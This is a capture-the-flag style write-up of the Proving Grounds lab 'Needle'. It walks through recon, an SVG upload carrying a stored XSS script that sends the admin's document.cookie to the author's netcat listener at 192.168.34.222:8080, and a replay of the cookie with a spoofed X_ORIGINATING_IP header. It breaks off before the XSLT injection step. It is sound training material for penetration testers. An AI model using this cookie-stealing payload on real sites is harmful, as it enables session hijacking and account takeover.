Proving Grounds: Needle Writeup
Proving Grounds is Offensive Security’s practice lab platform. This is a writeup for Needle, rated Intermediate with no community rating. It involves exploiting an XSS vulnerability in an SVG image upload to steal an admin cookie, http header manipulation using the admin cookie to bypass 403 errors and get access to an XSLT PDF generation function, followed by XSLT injection to gain RCE on the server.
Recon
The first step was running my usual nmap scan against the target:
1
sudo nmap -Pn -n 192.168.110.161 -sC -sV -p- --open

This revealed some very useful information, firstly the server has ports 22, 80, and 631 open. Theses are running OpenSSH 9.6p1, Apache httpd 2.4.58, and ipp CUPS v2.4.12.
Considering the title of the lab, the http server with http-title: Needle Clinic - Healthcare Excellence is likely going to be the intended target. I still figured it was worth quickly checking out the CUPS 2.4 service to see if there was anything reachable there.

Unsurprisingly, I couldn’t do much of anything with this yet. So, I moved on to the obvious target and tried visiting http service on port 80:

I immediately noticed a few things that looked promising. There’s a login page and a contact page, both of which could be great options for a potential web application exploit.
Before I started poking around at the login and contact pages, I decided to try directory enumeration with gobuster (inconsistencies in IP addresses used throughout this writeup is caused by stopping and starting the lab):
1
gobuster dir -u http://192.168.196.161 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,js,txt,asp,aspx,jsp,xsl

As you can see, there’s a lot of very helpful information here. The ones that stood out the most to me were files, dashboard.php, process.php, and xsl. This alone indicates that there is a dashboard of some sort, and that trying to access it redirects to login.php. This is a great indication that whatever is here requires an account with some sort of privileges to access.
I dcecided to quickly check out /files/ and /assets/ since they returned 301 OK statuses, meaning I could reach them right away. Unfortunately there wasn’t anything helpfule here at all, just the static files the website serves for images and styling.

With that out of the way, I knew I was going to have to get an admin account to access dashboard.php. Based on the lab’s description I knew this was going to require exploiting an XSS vulnerability. Luckily enough, the process.php error message pretty much screamed XSS:
1
contact.php?req=failed#:~:text=Unable%20to%20send%20your%20Feedback.%20Only%20image%20files%20are%20allowed
While this might not look like much, it basically guarantees that the website will accept some sort of image files on the site. Obviously it depends on what type of files the website will accept, but regardless the Contact Us page seemed like the obvious choice of where to go next.
Here’s what I saw at contact.php:

Even though it said in that error message from the gobuster output that it only allows image files, I decided to try uploading a random .txt file to see what happens.

This makes it pretty obvious, while jpg, png, gif, and jpeg files aren’t going to be very useful for XSS exploitation, SVG DEFINITELY is. It’s actually pretty easy to just embed JavaScript right into an SVG file, and then once that file loads on anyone’s web browser, whatever code in it will execute when the page loads.
Getting that delicious admin cookie
Anyone responding to a message on a Contact Us web page will most likely have some sort of administrative access to the website, so I just needed to put a payload in an SVG file, upload it, and set up a netcat listener. Here’s the payload I ended up going with:

Most of the code here is just standard boilerplate stuff. I threw in the rectangle and text blocks at the bottom just so the image would kind of look like an actual image, but that part isn’t necessary.
The only actual malicious part of this is:
1
2
3
<script type="text/javascript">
window.location='http://192.168.34.222:8080/?cookie-' + document.cookie;
</script>
Next, I just had to start up a listener on my Kali machine with:
1
nc -lvnp 8080
After that I uploaded the SVG payload and waited. A few seconds later and the listener received an administrator’s cookie!

There are a few key details here that will become important later. First off, the cookie itself: PHPSESSID=98796b2c57eq.... This not only gives us the cookie, but also lets me know the format the server will be expecting. Another interesting detail is the user agent:
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Headless Chrome/137.0.0.0 Safari/537.36
This is a pretty unique user agent that I don’t think I’ve seen before. The reason this matters is that the server will most likely check the user agent value to see if it matches the expected value that this cookie has been used with previously.
The last bit of information in here that stood out to me was: Referer: http://needle.local/ This indicates that the request was coming from localhost, or 127.0.0.1. This is another value that the server will most likely expect to match in requests coming from this cookie.
All that was left now was to figure out how to actually use this thing.
Figuring out how to use that thing
I won’t lie, this part took me a bit. I’ll skip through the gross amounts of trial and error and get to the solution, but the issues I was having stemmed from missing one important field in my requests. After a couple hours of failed attempts with curl and Burp Suite, I finally managed to get access to dashboard.php.

It may be surprising that it took me this long when the actual HTTP request looks simple. From the start I knew what the Cookie:, Host:, and User-Agent: fields needed to be. The part that took me ages to figure out was: X_ORIGINATING_IP: 127.0.0.1
For whatever reason, the server required that header exactly how it is in the screenshot. All caps with underscores instead of dashes. This is very unusual for an HTTP header from my experience and it took a lot of searching online to even get to the point of knowing to try it.
Anyway, now that I finally had access to the dashboard, there was immediately some information that indicated what I had to do next. In the previous image, you can see that there is a function on the site to download a PDF report. The actual HTTP request I got when hitting that PDF report button gave me some additional insight.

The key thing here is: xsl_path=discharge_summary.xsl&name=test&diagnosis=test&treatment=test
The lab description told me that I would be using XSLT injection to achieve RCE, so I pretty much knew this had to be it. The first thing I wanted to do was download discharge_summary.xsl.
This turned out to be pretty straightforward, and all I had to do was send a GET request:

The XSL file itself looked like this:
